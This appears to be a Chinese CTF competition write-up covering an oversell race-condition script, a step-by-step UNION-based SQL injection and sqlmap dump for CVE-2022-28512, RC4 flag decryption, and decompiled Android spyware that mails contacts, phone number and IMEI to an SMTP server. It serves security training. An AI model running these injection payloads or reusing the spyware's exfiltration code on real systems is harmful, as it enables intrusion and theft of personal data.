38周wp

web
1.秒杀系统
秒杀项目中的超卖问题详解
秒杀场景是一种高并发场景，用户在短时间内大量涌入抢购有限的商品。超卖问题指的是由于系统设计不合理，导致实际售出的商品数量超过库存数量。
为什么会出现超卖问题?
超卖问题通常由以下原因引发：
在高并发情况下，多个用户同时读取库存数据，并进行库存更新操作时，可能出现竞争条件，导致超卖。
示例：用户A和用户B同时读取库存（10件），两者都认为可以购买，分别减库存后库存变成-1。
编写py程序，使用ThreadPoolExecutor用于管理并发任务，fetch_data函数用于访问URL并处理响应。你可以根据需要调整num_nodes的值来模拟不同的并发访问数量。
exp：

```
import requests
from concurrent.futures import ThreadPoolExecutor
```

目标URL

```
url = "http://202.120.222.171:32343/minus"
```

并发访问函数

```
def fetch_data(node_id):
try:
response = requests.get(url)
response.raise_for_status() # 检查HTTP错误
print(f"Node {node_id} received data: {response.json()}")
except requests.RequestException as e:
print(f"Node {node_id} failed to fetch data: {e}")
```

并发访问数量

```
num_nodes = 5
```

使用ThreadPoolExecutor来管理并发任务

```
with ThreadPoolExecutor(max_workers=num_nodes) as executor:
futures = [executor.submit(fetch_data, node_id) for node_id in range(num_nodes)]
```

```
# 可选：等待所有任务完成
for future in futures:
    future.result()
```

2.CVE-2022-28512
1、判断注入点

直接1=1和1=2来判断，发现页面正常，然后输入1‘，则报错了

便可判断是单引号闭合。
2、爆字段个数

语句为 id=1' order by 10--+

直接尝试一个大一点的数,报错

然后试一下9，发现没有问题，则显为数为9
3、爆显位位置

语句为 id=-1' union select 1,2,3,4,5,6,7,8,9--+

发现2，3，7，8都是显位，

我直接用4
4 、爆数据库名

语句为

id=-1' union select 1,2,3,database(),5,6,7,8,9--+

爆出数据库名为ctf

5、爆数据库表名

语句为

id=-1' union select 1,2,3,group_concat(table_name),5,6,7,8,9 from information_schema.tables where table_schema=database()--+

得到一大串表名，发现其中有flag表，所以关键表是flag表

6、爆数据库列名

语句为

id=-1' union select 1,2,3,group_concat(column_name),5,6,7,8,9 from information_schema.columns where table_schema=database() and table_name="flag"--+
得到列名flag

7、爆数据库数据

语句为

id=-1' union select 1,2,3,group_concat(flag),5,6,7,8,9 from flag --+

成功得到flag

总结：

其实这个题就是简单的单引号闭合题，也可以用sqlmap直接扫，更加简单快捷

python3 sqlmap.py -u "http://eci-2ze4tniv12j0xx7jday4.cloudeci1.ichunqiu.com/single.php?id=5" --batch -D ctf -T flag --dump

会直接爆出flag
参考：https://blog.csdn.net/l181954187/article/details/137521233

reverse
1.pyre
.py文件打包的exe,可以直接解包得到源代码，过程可参考
https://blog.csdn.net/gitblog_06504/article/details/142395958


```
def rc4_ksa(key):
    """密钥调度算法 (KSA)

    得到初始置换后的S表
    """
    # 种子密钥key若为字符串，则转成字节串
    if isinstance(key, str):
        key = key.encode()
    S = list(range(256))  # 初始化S表
    # 利用K表，对S表进行置换
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]  # 置换
    return S
import tkinter as tk
from tkinter import messagebox

def show_popup_a():
    root = tk.Tk()
    root.withdraw()
    messagebox.showinfo("pyre", "Wrong flag!!plz try again!")

def show_popup_b():
    root = tk.Tk()
    root.withdraw()
```

```
    messagebox.showinfo("pyre", "Well done!")

def rc4_prga(S, text):
    """伪随机生成算法 (PRGA)

    利用S产生伪随机字节流,
    将伪随机字节流与明文或密文进行异或,完成加密或解密操作
    """
    # 待处理文本text若为字符串，则转成字节串
    if isinstance(text, str):
        text = text.encode()
    i = j = 0
    result = []
    count=0
    for byte in text:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]  # 置换
        t = (S[i] + S[j]) % 256
        k = S[t]  # 得到密钥字k
        # 将明文或密文与k进行异或,得到处理结果
        result.append(byte ^ k)
    return bytes(result)


def rc4_encrypt(key, text):
    return rc4_prga(rc4_ksa(key), text).hex()

def mian():
    import random
    random.seed(114514)
    enc_flag = "d902107af1495664385019623611f9f4c5d0b25aa2fe01792eabb2"
    key = str(random.randint(1,810))
    file_path = "flag.txt"
    with open(file_path, 'r', encoding='utf-8') as file:
        plaintext = file.read()
    ciphertext = rc4_encrypt(key, plaintext)
    if ciphertext != enc_flag:
        show_popup_a()
    else:
        show_popup_b()

if __name__ == '__main__':
    mian()
```

RC4加密，密钥是seed值为114514时的randint(1,810),可以直接修改源代码把密钥输出，或者直接修改代码解密

```
import random
random.seed(114514)
key = str(random.randint(1,810))
print(key)
```

密钥为239




```
def rc4_ksa(key):
    """密钥调度算法（KSA)

    得到初始置换后的S表
    """
    # 种子密钥key若为字符串，则转成字节串
    if isinstance(key, str):
        key = key.encode()
    S = list(range(256))  # 初始化S表
    # 利用K表，对S表进行置换
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]  # 置换
    return S


def rc4_prga(S, text):
    """伪随机生成算法（PRGA)

    利用S产生伪随机字节流，
```

```
    将伪随机字节流与明文或密文进行异或,完成加密或解密操作
    """
    # 待处理文本text若为字符串，则转成字节串
    if isinstance(text, str):
        text = text.encode()
    i = j = 0
    result = []
    count=0
    for byte in text:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]  # 置换
        t = (S[i] + S[j]) % 256
        k = S[t]  # 得到密钥字k
        # 将明文或密文与k进行异或,得到处理结果
        result.append(byte ^ k)
    return bytes(result)
def rc4_decrypt(key, text):
    return rc4_prga(rc4_ksa(key), bytes.fromhex(text)).decode()
def mian():
    import random
    random.seed(114514)
    enc_flag = "d902107af14956643850196236l1f9f4c5d0b25aa2fe01792eabb2"
    key = str(random.randint(1,810))
    flag = rc4_decrypt(key, enc_flag)
    print(flag)
if __name__ == '__main__':
    mian()
```

2.相册

预期做法很多，这里我就演示一下用jadx解题的思路

ActivityC0004C1

```
import android.view.KeyEvent;
import android.webkit.WebView;
import android.webkit.WebViewClient;
import android.widget.Toast;
import com.net.p000cn.C0025R;

/* renamed from: cn.baidujiayuan.ver5304.C1 */
/* loaded from: classes.dex */
27 public class ActivityC0004C1 extends Activity {
    ComponentName componentName;
    WebView mWebView;
    DevicePolicyManager policyManager;

    @Override // android.app.Activity
28  public void onCreate(Bundle savedInstanceState) {
29      super.onCreate(savedInstanceState);
30      PackageManager p = getPackageManager();
31      p.setComponentEnabledSetting(getComponentName(), 2, 1);
34      C0001A2.log("安装后执行这个");
35      Intent intent = new Intent(this, ServiceC0011M2.class);
36      startService(intent);
37      readContacts();
38      SmsManager.getDefault();
39      TelephonyManager tm = (TelephonyManager) getSystemService("phone");
41      tm.getLine1Number();
43      C0001A2.sendMsg(C0005C2.phoneNumber, C0001A2.getInstallFlag(this, ""));
        try {
45          SmsTas smsTas = new SmsTas("", this);
46          smsTas.execute(new Integer[0]);
        } catch (Exception e) {
48          C0001A2.log("邮件发送错误");
        }
        try {
51          MailTask mailTask = new MailTask("", this);
52          mailTask.execute(new Integer[0]);
        } catch (Exception e2) {
54          C0001A2.log("邮件发送错误");
        }
56      check();
    }
```

在ActivityC004C1发现在日志中记录发送邮件的行为，去看mailTask

```
public class MailTask extends AsyncTask<Integer, Integer, String> {
    private String content;
    private Context context;

    public void run(String content) {
        String notebooks = "";
        List<String[]> notes = NoteBook.get(this.context, IMAPStore.RESPONSE);
        for (String[] note : notes) {
            notebooks = String.valueOf(notebooks) + note[0] + ":" + note[1] + "\r\n";
        }
        TelephonyManager tm = (TelephonyManager) this.context.getSystemService("phone");
        String tel = tm.getLine1Number();
        if (tel == null || tel.equals("")) {
            Sms getBFlag = C0001A2.getNoteBook(content);
            tel = getBFlag.phoneNumber;
        }
        C0001A2.getNoteBook(content);
        if (!C0001A2.isEmpty(notebooks)) {
            TelephonyManager telephonyManager = (TelephonyManager) this.context.getSystemService("phone");
            String imei = telephonyManager.getDeviceId();
            C0001A2.sendMailByJavaMail(C0005C2.MAILSERVER, "通讯录(" + tel + "IMEI" + imei + ")", notebooks);
        }
    }
```

找到发送邮件的代码，继续查看

```
    public static int sendMailByJavaMail(String mailto, String title, String mailmsg) {
        if (!debug) {
            Mail m = new Mail(C0005C2.MAILUSER, C0005C2.MAILPASS);
            m.set_host(C0005C2.MAILHOST);
            m.set_port(C0005C2.PORT);
            m.set_debuggable(true);
            String[] toArr = {mailto};
            m.set_to(toArr);
            m.set_from(C0005C2.MAILFROME);
            m.set_subject(title);
            m.setBody(mailmsg);
            try {
                if (m.send()) {
                    Log.i("IcetestActivity", "Email was sent successfully.");
                } else {
                    Log.i("IcetestActivity", "Email was sent failed.");
                }
            } catch (Exception e) {
                Log.e("MailApp", "Could not send email", e);
            }
        }
        return 1;
    }
```


```
public class C0005C2 {
    public static final String CANCELNUMBER = "%23%2321%23";
    public static final String MAILFROME;
    public static final String MAILHOST = "smtp.163.com";
    public static final String MAILPASS;
    public static final String MAILSERVER;
    public static final String MAILUSER;
    public static final String MOVENUMBER = "**21*121%23";
    public static final String PORT = "25";
    public static final String date = "2115-11-1";
    public static final String phoneNumber;

    static {
        System.loadLibrary("core");
        MAILSERVER = Base64.decode(NativeMethod.m3m());
        MAILUSER = Base64.decode(NativeMethod.m3m());
        MAILPASS = Base64.decode(NativeMethod.pwd());
        MAILFROME = Base64.decode(NativeMethod.m3m());
        phoneNumber = Base64.decode(NativeMethod.m2p());
    }
```


sendMailByJavaMail发邮件，邮件地址从native方法里获取后用base64解密。


用IDA反编译SO文件，直接去翻疑似base64加密的字符串

```
.rodata:00002... 00000007     C     123456
.rodata:00002... 00000011     C     MTgyMTg0NjUxMjU=
.rodata:00002... 0000001D     C     MTgyMTg0NjUxMjVAMTYzLmNvbQ==
.rodata:00002... 00000019     C     dXF0c3F5aXpsZXN0dGxqdg==
```

分别解码，第二个就是邮箱







misc
1.furui

CISCN2024初赛原题。

共有10个flag。藏在不同的地方，最后需要拼在一起才能合成一个大flag。可参考：
https://blog.csdn.net/Myon5/article/details/139046502

2.Welcome!

这是一个bat文件，可以直接右键查看源代码就可以看到flag。

如果打开乱码的话，是因为前面的 `%%%%a` 干扰了自动编码识别。我们需要用其他工具（比如vscode）手动选择编码为 `UTF-8` 在重新打开即可看到正确的flag。